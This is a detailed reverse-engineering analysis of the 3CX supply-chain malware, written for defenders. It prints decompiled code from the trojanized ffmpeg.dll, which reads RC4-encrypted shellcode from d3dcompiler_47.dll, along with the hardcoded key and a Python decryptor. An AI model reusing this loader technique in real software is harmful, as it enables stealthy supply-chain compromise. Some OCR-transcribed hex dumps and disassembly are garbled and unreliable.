


Summary

3CX Malware Analysis



Physical Files Involved:

- 3CXDesktopApp.exe - Has a dependency for ffmpeg.dll. This initial exe appears to be clean.
- ffmpeg.dll - This dll has been modified at the entry point, so that even upon loading of the dll (no export calls), the malicious code would run. Note: this is an expected file for an electron app.
- d3dcompiler_47.dll - This dll functions as normal, however has RC4 encrypted data added in the overlay. Note: this is also an expected file for an electron app.

Execution Flow:

1. 3CXDesktopApp.exe loads ffmpeg.dll on launch.
2. ffmpeg.dll does not load d3dcompiler_47.dll as a library but as a generic file read.
3. ffmpeg.dll uses a static stored key and decrypts the RC4 overlay based on a found position noted by 0xFEEDFACE.

- a. A note about this encrypted data. It was initially suggested that this was all shellcode and that it performed the remainder of the actions seen. However, while the first small portion of this data is shellcode, its only purpose is to act as a loader for another dll, which was stored in the same encrypted data section. I now see this dll hash available on VT as: CA5A66380563CA4C545F1676C23BD95D.
4. ffmpeg.dll creates an executable memory section and calls the decrypted data, shellcode section.
5. This shellcode resolves apis at runtime, changes memory regions to executable and then calls the appended dll.
6. This new dll has an export of interest called DIIGetClassObject, which is called.
7. DIIGetClassObject doesn't directly call the next function but uses CreateThread and passes the function location as the start address.
8. The item to note near the start of this new function is the manifest file. It looks for and if absent creates a file named manifest. This file contains a little endian representation of the current timestamp future dated by about a week. This is important because:
 - a. It uses this during the file read to enter a while loop that essentially sleeps and waits until the current time matches that stored in the file. Basically waiting for about a week to execute again.
 - b. Note: Later, I will talk about patching this to aid in analysis.
9. It next calls out to a github repo to pull down an ICO file.
10. This file has a base64 string appended after the end denoted by a leading dollar sign.
11. This string is two parts to an AES GCM decrypt function. The first part is used to generate the key and the second part is the encrypted data.
12. After decryption, it is shown to be another url, which is used for a follow-up GET request.
 - a. Note: Some reports state infostealer malware was the final payload, however it could possibly be any final stage stealer/c2 malware being delivered.

Full Analysis

Note: I realize there are a lot of pages and screenshots but the purpose would be to provide a detailed map for others to follow on their own.

I started by grabbing what looks to be a more recent version sample of the MSI installer from VT with hash:
0eeb1c0133eb4d571178b2d9d14ce3e9

This was listed on a recent IOC list by sophos labs:

<https://github.com/sophoslabs/IoCs/blob/master/3CX%20IoCs%202023-03.csv>

Initially, I used 7zip to extract MSI installer contents for review. Based on initial reports it was unclear how the malicious dlls were being delivered, however it looks like they were put directly into the MSI installer. Checking I see the following suspect dlls that were being flagged by other reports:

FFMPEG.dll: 74BC2D0B6680FAA1A5A76B27E5479CBC

D3DCOMPILER.dll: 82187AD3F0C6C225E2FBA0C867280CC9

Initial review of exports shows nothing that stands out “name-wise”. As this is supposed to be a compromised dll, I performed bindiff operations to compare to what could be a legit version of the dll to help find modified/malicious code.

Due to overall size, the number of functions differs quite a bit. Instead looking at everything, checked to see what might be calling this as a dependency and what functions it might be calling.

The 64 bit program 3CXDesktopApp.exe, calls ffmpeg as a dependency. Looking at the symbol references:

Name	Location	Type	Namespace	Source	Refere
av_buffer_create	External[08898...	External Data	FFMPEG.DLL	Imported	
av_samples_get_buffer_size	External[08898...	External Data	FFMPEG.DLL	Imported	
av_buffer_get_opaque	External[08898...	External Data	FFMPEG.DLL	Imported	
avcodec_flush_buffers	External[08898...	External Data	FFMPEG.DLL	Imported	
?New@UInt8ClampedArray@v...	1445ff070	Function	Global	Imported	

In the ffmpeg namespace, four items are called. I reviewed each of these and compared them to the legit version without anything standing out. Checking the entrypoint, you can see a change has been made there.

In a suspected clean previous version, see the highlighted function being called:

The screenshot shows a debugger interface with two panes. The left pane displays assembly code for a function named `FUN_1800b85dc`. The right pane shows the corresponding C-like pseudocode.

```

ff ff
1800b8d3f 8b d8    MOV    EBX,EAX
1800b8d41 89 44 24 30  MOV    dword ptr [RSP + Stack[-0x28]],EAX
1800b8d45 83 ff 01  CMP    EDI,0x1
1800b8d48 75 36    JNZ    LAB_1800b8d80
1800b8d4a 85 c0    TEST   EAX,EAX
1800b8d4c 75 32    JNZ    LAB_1800b8d80
1800b8d4e 4c 8b c6  MOV    R8,RSI
1800b8d51 33 d2    XOR    EDX,EDX
1800b8d53 49 8b ce  MOV    RCX,R14
1800b8d56 e8 81 f8  CALL   FUN_1800b85dd
ff ff
1800b8d5b 48 85 f6  TEST   RSI,RSI
1800b8d5e 0f 95 c1  SETNZ  CL
1800b8d61 e8 6e fe  CALL   dllmain_crt_process_detach
ff ff
1800b8d66 48 8b 05  MOV    RAX,qword ptr [DAT_1802242b8]
4b b5 16 00
1800b8d6a a0 05 00  TEST   DAV,DAV

```

```

12 if (param_2 == 1) {
13     __security_init_cookie();
14 }
15 if ((param_2 == 0) && (DAT_1802996b0 < 1)) {
16     iVar1 = 0;
17 }
18 else if ((1 < param_2 - 10) || (iVar1 = FUN_1800b8c60(param_1,param_2,param_3), iVar1 != 0)) {
19     iVar1 = FUN_1800b85dc(param_1,param_2,param_3);
20     if ((param_2 == 1) && (iVar1 == 0)) {
21         FUN_1800b85dc(param_1,0,param_3);
22         dllmain_crt_process_detach(param_3 != 0);
23     }
24     if (((param_2 == 0) || (param_2 == 3)) &&
25         (iVar1 = FUN_1800b8c60(param_1,param_2,param_3), iVar1 != 0)) {
26         iVar1 = 1;
27     }
28 }
29 return iVar1;

```

Then looking at that function, it has no actual content except a return:

```

undefined8 FUN_1800b85dc(void)

{
    return 1;
}

```

In contrast here is the suspected malicious dll:

1800bf17e 4c 8b c6	MOV	R8, RSI
1800bf181 33 d2	XOR	EDX, EDX
1800bf183 49 8b ce	MOV	RCX, R14
1800bf186 e8 c5 f0 ff ff	CALL	FUN_18004e250
1800bf18b 48 85 f6	TEST	RSI, RSI
1800bf18e 0f 95 c1	SETNZ	CL
1800bf191 e8 6e fe ff ff	CALL	dllmain_crt_process_detach
1800bf196 48 8b 05 63 a1 16 00	MOV	RAX, qword ptr [DAT_180229300]
1800bf19d 48 85 c0	TEST	RAX, RAX
1800bf1a0 74 0a	TEST	74 1800bf1a0

unde
int

```

15 if ((param_2 == 0) && (DAT_18029f6a0 < 1)) {
16     iVarl = 0;
17 }
18 else if ((1 < param_2 - 10) || (iVarl = FUN_1800bf090(param_1,param_2,param_3)
19 iVarl = FUN_18004e250(param_1,param_2,param_3);
20     if ((param_2 == 1) && (iVarl == 0)) {
21         FUN_18004e250(param_1,0,param_3);
22         dllmain_crt_process_detach(param_3 != 0);
23     }
24     if (((param_2 == 0) || (param_2 == 3)) &&
25         (iVarl = FUN_1800bf090(param_1,param_2,param_3), iVarl != 0)) {
26         iVarl = 1;
27     }

```

And the same function call:

```

undefined8 FUN_18004e250(undefined8 param_1,int param_2)

{
    if (param_2 == 1) {
        FUN_18004de60();
    }
    return 1;
}

```

Except now this function is calling another function before returning. A quick review of this function shows it only existing in the malicious dll:

```
local_48 = DAT_18029d020 ^ (ulonglong)auStackY1432;
uVar12 = 1;
hFile = CreateEventW((LPSECURITY_ATTRIBUTES)0x0,1,0,L"AVMonitorRefreshEvent");
if (hFile != (HANDLE)0x0) {
    DVar3 = GetLastError();
    if (DVar3 != 0xb7) {
        FUN_1800c0e40(local_458,0,0x20a);
        local_54c = 0;
        local_550 = 0;
        GetModuleFileNameW((HMODULE)0x0,local_458,0x104);
        lVar5 = FUN_1800c157c(local_458,0x5c);
        if ((undefined4 *) (lVar5 + 2) == (undefined4 *) 0x0) {
            puVar6 = (undefined4 *) FUN_1800cdd94();
            *puVar6 = 0x16;
            FUN_1800ce7d8();
        }
        else {
            *(undefined4 *) (lVar5 + 0x12) = 0x65006c;
            *(undefined4 *) (lVar5 + 0x16) = 0x5f0072;
            *(undefined4 *) (lVar5 + 0x1a) = 0x370034;
            *(undefined4 *) (lVar5 + 0x1e) = 0x64002e;
            *(undefined4 *) (lVar5 + 2) = 0x330064;
        }
    }
}
```

Starting at CreateEventW, you can see its called receiving the default security descriptor (null), bmanualreset (true - must have matching reset event to go nonsignaled), initialstate (nonsignaled) and the name "AVMonitorRefreshEvent".

The screenshot shows a debugger interface with three main panes. The left pane displays assembly code for the `CreateEventW` function. The middle pane shows the CPU registers. The right pane shows the stack dump.

Assembly Code (Left Pane):

```
int3
mov rax, rsp
mov qword ptr ds:[rax+8], rbx
mov qword ptr ds:[rax+10], rsi
mov qword ptr ds:[rax+18], rdi
mov qword ptr ds:[rax+20], r14
push rbp
mov rbp, rsp
sub rsp, 80
xor ebx, ebx
mov esi, r8d
mov r14d, edx
mov rdi, rcx
test r9, r9
jne kernelbase.7FFB54C48C95
test rcx, rcx
jne kernelbase.7FFB54C48CC5
mov r8d, ebx
mov eax, ebx
test eax, eax
js kernelbase.7FFB54C48D16
test esi, esi
lea rcx, qword ptr ss:[rbp-48]
mov r9d, ebx
```

Registers (Middle Pane):

R15	0000009EEF3FFA30
RIP	00007FFB54C48BE0 <kernelbase.CreateEventW>
RFLAGS	00000000000000246
ZF	1
PF	1
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1

Last Error: 00000000 (ERROR_SUCCESS)
Last Status: 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
< [redacted]

Stack Dump (Right Pane):

Default (x64 fastcall)

1:	rcx 0000000000000000
2:	rdx 0000000000000001
3:	r8 0000000000000000
4:	r9 00007FFB3738BC84 L'AVMonitorRefreshEvent'
5:	[rsp+28] 0000000000000000

Next `GetModuleFileNameW` is called with a null handle (look in current process), and get the current full execution path. Then the following function call `FUN_1800c157c`, returns the calling exe from that same path.

The screenshot shows the assembly code for the `GetModuleFileNameW` function. The assembly code includes various instructions like `mov`, `push`, `sub`, `xor`, `test`, `jne`, `ja`, `je`, `call`, and `shr`. Registers R8 through R15 are populated with memory addresses. The RIP register points to the `kernelbase.GetModuleFileNameW` entry point. The CPU status flags (RFLAGS) are shown as ZF 1, PF 1, AF 0, OF 0, SF 0, DF 0, and CF 0. The stack pointer (rsp) contains the string "[rsp+20] : "MZX". The memory dump pane shows the string "MZX" at address 0000000000000000. The CPU register pane shows the following values:

Register	Value	Description
R8	0000000000000104	L'A'
R9	0000000000000100	L'A'
R10	00007FFB37150000	"MZX"
R11	00007FFB37210FD7	ffmpeg.00007FFB37210FD7
R12	00007FFB3720F220	<ffmpeg.EntryPoint>
R13	0000009EEF3FFA01	
R14	00007FFB37150000	"MZX"
R15	0000009EEF3FFA30	

The CPU register pane also displays the following information:


- LastError**: 00000000 (ERROR_SUCCESS)
- LastStatus**: 00000000 (STATUS_SUCCESS)
- GS**: 002B FS: 0053
- CS**: 002B DS: 002B
- Default (x64 fastcall)**

The assembly code includes a call to `LdrGetDllName` and a series of `mov` and `shr` instructions to move the string from memory to registers.

The string `d3compiler_47.dll` is moved (eventually to `rax`) from a static location in the programs rdata section.

```

04df0a 0f 11 40 10      MOVUPS      xmmword ptr [RAX + 0x10],XMM0
04df0e 0f 10 05      MOVUPS      XMM0,xmmword ptr [u_d3dcompiler_47.dll_18023bc... = u"d3dcompiler_47.dll"
                                a9 dd 1e 00
  
```



This dll is then read to memory in a typical CreateFileW, GetFileSize, then ReadFile flow.

```

}


uVar12 = 0;
hFile = CreateFileW(local_458,0x80000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
if (hFile == (HANDLE)0xffffffffffff) goto LAB_18004e21d;
lpAddress = (code *)0x0;
DVar3 = GetFileSize(hFile,(LPDWORD)0x0);
lpBuffer = (short *)_malloc_base(DVar3);
ReadFile(hFile,lpBuffer,DVar3,&local_54c,(LPOVERLAPPED)0x0);
if (local_54c != 0) {
    ...
}

```

File is requested with GENERIC_READ and a handle is returned. Then that handle is passed to GetFileSize to be used in the next module.



Lastly ReadFile is called along with this file handle and the returned size. The second parameter here is the buffer that will hold the result.



After the call:

Address	Hex	ASCII
000001AC4F57F040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
000001AC4F57F050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	,.....@.....
000001AC4F57F060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001AC4F57F070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001AC4F57F080	08 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001AC4F57F090	OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..o...í!..Lí!Th
000001AC4F57F0A0	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
000001AC4F57F0B0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
000001AC4F57F0C0	6D 6F 64 65 2E OD OD OA 24 00 00 00 00 00 00 00	mode....\$.....
000001AC4F57F0D0	FA 02 CA F2 BE 63 A4 A1 BE 63 A4 A1 BE 63 A4 A1	ú.Éò%ç¤;%ç¤;%ç¤;
000001AC4F57F0E0	5A 13 A5 A0 BC 63 A4 A1 BE 63 A5 A1 2F 63 A4 A1	Z.¥¼ç¤;%ç¤;%ç¤;
000001AC4F57F0F0	B7 1B 37 A1 BB 63 A4 A1 OA 09 A1 A0 82 63 A4 A1	..7»ç¤;..i..ç¤;
000001AC4F57F100	OA 09 A0 A0 BF 63 A4 A1 5A 13 A7 A0 A0 63 A4 A1	..¿ç¤;Z.ç¤;
	5A 13 A1 A0 62 63 A4 A1 5A 13 A0 A0 89 63 A4 A1	Z.i bc¤;Z..ç¤;

It next looks in that file for the following marker: 0xfe 0xed 0xfa 0xce:

```


LAB_18004e02b:    CMP    byte ptr [R8 + RAX*0x1 + -0x3],0xfe
                   00 fd fe
18004e031 75 17   JNZ    LAB_18004e04a
18004e033 41 80 7c CMP    byte ptr [R8 + RAX*0x1 + -0x2],0xed
                   00 fe ed
18004e039 75 0f   JNZ    LAB_18004e04a
18004e03b 41 80 7c CMP    byte ptr [R8 + RAX*0x1 + -0x1],0xfa
                   00 ff fa
18004e041 75 07   JNZ    LAB_18004e04a
18004e043 41 80 3c CMP    byte ptr [R8 + RAX*0x1],0xce
                   00 ce
18004e048 74 0d   JZ     LAB_18004e057

XREF[1]:          18004e050():

80                 uVar7 = 0;
81 LAB_18004e02b:
82     if ((((*char*)((longlong)lpBuffer + uVar7 + uVar9) != -2) ||
83           ((*char*)((longlong)lpBuffer + uVar7 + uVar9 + 1) != -0x13)) ||
84           ((*char*)((longlong)lpBuffer + uVar7 + uVar9 + 2) != -6)) ||
85           ((*char*)((longlong)lpBuffer + uVar7 + uVar9 + 3) != -0x32)) goto LAB_180
86     uVar14 = uVar7 + 8 & 0xffffffff;
87     if (uVar7 + 8 == uVar14) {
88         uVar11 = (uVar2 - 8) - uVar7;
89         dwSize = uVar11 & 0xffffffff;
90         lpAddress = (code *)_malloc_base(dwSize);
91         FUN_1800c0790(lpAddress,(longlong)lpBuffer + uVar14 + uVar9,dwSize);
92         FUN_1800c0e40(local 148,0xaa,0x100);

```

Here is the full loop looking for this marker:



It next takes this found data and performs RC4.

It reads in the key here as “3jB(2bsG#@c7”

The screenshot shows a debugger interface with two main windows. The top window displays assembly code:

```

    xor eax,eax
    lea rcx,qword ptr ds:[7FFB3738BCB0]
    mov byte ptr ss:[rsp+rax+350],al
    rcx:"3jB(2bsG#@c7", 00007FFB373
  
```

The bottom window shows a memory dump of the string "3jB(2bsG#@c7" at address 00007FFB3719E0C9.

The initialization of the array for KSA starts here (identified initially by the 0x100 (256) loop:

```

lVar5 = v,
do {
    local_248[lVar5] = (byte)lVar5;
    iVar10 = (int)lVar5;
    local_148[lVar5] =
        (&DAT_18023bcb0)
        [iVar10 + (((uint)(iVar10 / 6 + (iVar10 >> 0x1f)) >> 1) -
        (int)((longlong)iVar10 * 0x2aaaaaab >> 0x3f)) * -0xc];
    lVar5 = lVar5 + 1;
} while (lVar5 != 0x100);
lVar5 = 0;
bVar8 = 0;

```

The created S-Box can be seen here:

0000008D807FEC60	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000008D807FEC70	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
0000008D807FEC80	20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	!"#\$%&'()*+, -./
0000008D807FEC90	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	0123456789:;<=>?
0000008D807FECA0	40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	@ABCDEFGHIJKLMNO
0000008D807FECB0	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	PQRSTUVWXYZ[\]^_
0000008D807FECC0	60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	`abcdefghijklmno
0000008D807FECDO	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	pqrstuvwxyz{ }~.
0000008D807FECEO	80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F
0000008D807FECFO	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
0000008D807FED00	A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	¡¢£¤¥§“@ª«¬®¬
0000008D807FED10	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	°±²³`µ¶.¹º»¼¾¿
0000008D807FED20	C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	ÀÁÂÃÄÅÆÇÉÉÉËÍÍÍÍ
0000008D807FED30	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	ÐÑÓÓÓÓÖ×ØÙÙÙÙÝÞß
0000008D807FED40	E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	àáâãäåæçéééëíííí
0000008D807FED50	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF	ðñòóôôöö÷øùùùùýþý
0000008D807FED60	33	6A	42	28	32	62	73	47	23	40	63	37	33	6A	42	28	3iR(?)hsG#@rc73iR(

And the rest of the KSA:

```

bVar8 = 0;
do {
    bVar8 = bVar8 + local_248[lVar5] + local_148[lVar5];
    bVar1 = local_248[bVar8];
    local_248[bVar8] = local_248[lVar5];
    local_248[lVar5] = bVar1;
    lVar5 = lVar5 + 1;
} while (lVar5 != 0x100);

```

Then the PRGA:

```
    } while (iVar5 != 0x100);
    if (0 < (int)uVar11) {
        uVar9 = 0;
        iVar10 = 0;
        bVar8 = 0;
        do {
            iVar13 = iVar10 + 0x100;
            if (-1 < (int)(iVar10 + 1U)) {
                iVar13 = iVar10 + 1U;
            }
            iVar10 = (iVar10 - (uVar13 & 0xffffffff00)) + 1;
            bVar8 = bVar8 + local_248[iVar10];
            bVar1 = local_248[bVar8];
            local_248[bVar8] = local_248[iVar10];
            local_248[iVar10] = bVar1;
            lpAddress[uVar9] =
                (code)((byte)lpAddress[uVar9] ^ local_248[(byte)(bVar1 + local_248[bVar8]))]);
            uVar9 = uVar9 + 1;
        } while (((uVar2 - 8) - uVar7 & 0xffffffff) != uVar9);
    }
```

The XOR operation here will contain the key and the cipher text to operate on:

1c 50 03 00 00	MOVZX R9D,BPL	125 local_248[bVar8] = local_248[iVar10];
18004e1a5 44 0f b6 cd	MOV R9B,byte ptr [RSP + R9*0x1 + 0x350]	126 local_248[iVar10] = bVar1;
18004e1a9 46 8a 8c	MOV R9B,byte ptr [RSP + R9*0x1 + 0x350]	127 lpAddress[uVar9] =
0c 50 03 00 00	XOR byte ptr [R14 + RCX*0x1],R9B	128 (code)((byte)lpAddress[uVar9] ^ local_248[(byte)(bVar1 + local_248[bVar8]))]);
18004e1b1 45 30 0c 0e	XOR byte ptr [R14 + RCX*0x1],R9B	129 uVar9 = uVar9 + 1;
18004e1b5 48 ff c1	INC RCX	130 } while (((uVar2 - 8) - uVar7 & 0xffffffff) != uVar9);
		131 BVar4 = VirtualProtect(lpAddress,dwSize,0x40,&local_550);
		132 }

● 00007FFB3719E1A5	44:0FB6CD	movzx r9d, bp1	
● 00007FFB3719E1A9	46:8A8C0C 50030000	mov r9b, byte ptr ss:[rsp+r9+350]	
● 00007FFB3719E1B1	45:300C0E	xor byte ptr ds:[r14+rcx], r9b	r14+rcx*1:"}}a
● 00007FFB3719E1B5	48:FFC1	inc rcx	
● 00007FFB3719E1B8	48:39C8	cmp rax, rcx	

The RAX register contains the size:

RAX	0000000000043B08
RRX	0000025CECA67040

By looking at the file, it starts decryption right after the second feedface for 0x43B08:

004AA1A0	EB 85 8D 53 B4 97 8D 96 D5 00 BF E3 3D 26 CA FD	ë...S'--.-O. ã=&Ey
004AA1B0	45 0B D6 03 E0 65 CA 54 C4 76 3B B0 4E DA A0 22	E.Ö.àeÊTÄv;°NÚ "
004AA1C0	B5 00 00 00 00 00 00 FE ED FA CE FE ED FA CE	µ.....þiúÍþiúÍ
004AA1D0	7D 61 D5 99 70 A9 00 4E 8C 29 43 C5 F6 CB 41 6D	þaÖ»p@.N€)CÄöËAm
004AA1E0	B2 EE 5E 54 37 71 21 26 50 A1 F1 1F C8 2C 60 B0	“í^T7q!&P;ñ.È,`°
004AA1F0	EF 05 D4 32 41 5D 95 59 07 9C E7 9B 29 7E 8F 9F	i.Ö2A]•Y.œç>)~.Ý
004AA200	54 57 91 45 33 D4 3D 7D 07 77 01 47 D1 07 49 22	TW'E3Ö=}.w.GÑ.I"

The start of the encrypted block starts here:

000001F86E077FB0	7D 61 D5 99	70 A9 00 4E	8C 29 43 C5	F6 CB 41 6D	þaÖ.p@.N.)CÄöËAm
000001F86E077FC0	B2 EE 5E 54	37 71 21 26	50 A1 F1 1F	C8 2C 60 B0	“í^T7q!&P;ñ.È,`°
000001F86E077FD0	EF 05 D4 32	41 5D 95 59	07 9C E7 9B	29 7E 8F 9F	þ.Ö2A]•Y..ç.)~..
000001F86E077FE0	54 57 91 45	33 D4 3D 7D	07 77 01 47	D1 07 49 22	TW.E3Ö=}.w.GÑ.I"
000001F86E077FF0	CD FC A2 18	6F 84 0A DB	F2 E0 25 31	C2 95 C3 D4	fü¢.o..Üòà%1Å.Åô
000001F86E078000	45 47 0B 94	9E A2 F3 B0	71 11 CC 9A	88 4D 3F F9	EG...\$ó°q.Í..M?ù
000001F86E078010	36 A6 57 57	A7 6D 5B 7A	75 60 A8 87	6B 46 62 6A	6 WW\$[zu“.kFbj
000001F86E078020	5E 76 70 11	65 EA 4C AE	FB BF 48 D5	B8 1F 6C 4C	^vp.eêL®ûçHÖ,.1L

To confirm, this is standard RC4, an example program in python to decrypt this in mass would be:

```
#Simple RC4 decrypt function
def rc4Decrypt(data,key):
    S = list(range(256))
    j = 0
    out = []
    #KSA Phase
    for i in range(256):
        j = (j + S[i] + key[i % len(key)])% 256
        S[i] , S[j] = S[j] , S[i]
    #PRGA Phase
    i = j = 0
    for char in data:
        i = ( i + 1 ) % 256
        j = ( j + S[i] ) % 256
        S[i] , S[j] = S[j] , S[i]
        out.append(char ^ S[(S[i] + S[j]) % 256])
    return out

#read in shellcode as bytes
with open('feedmuhface', mode='rb') as file:
    fileContent = file.read()

#convert key to bytes
key = str.encode("3jB(2bsG#@c7")

decrypt = rc4Decrypt(fileContent,key)
decOut = ''

#format decrypted data for writing
for d in decrypt:
    decOut += "{:02x}".format(d,'x').upper()
decOutFinal = bytearray.fromhex(decOut)

with open('shellout', 'wb') as f:
    #for d in decrypt:
        f.write(decOutFinal)

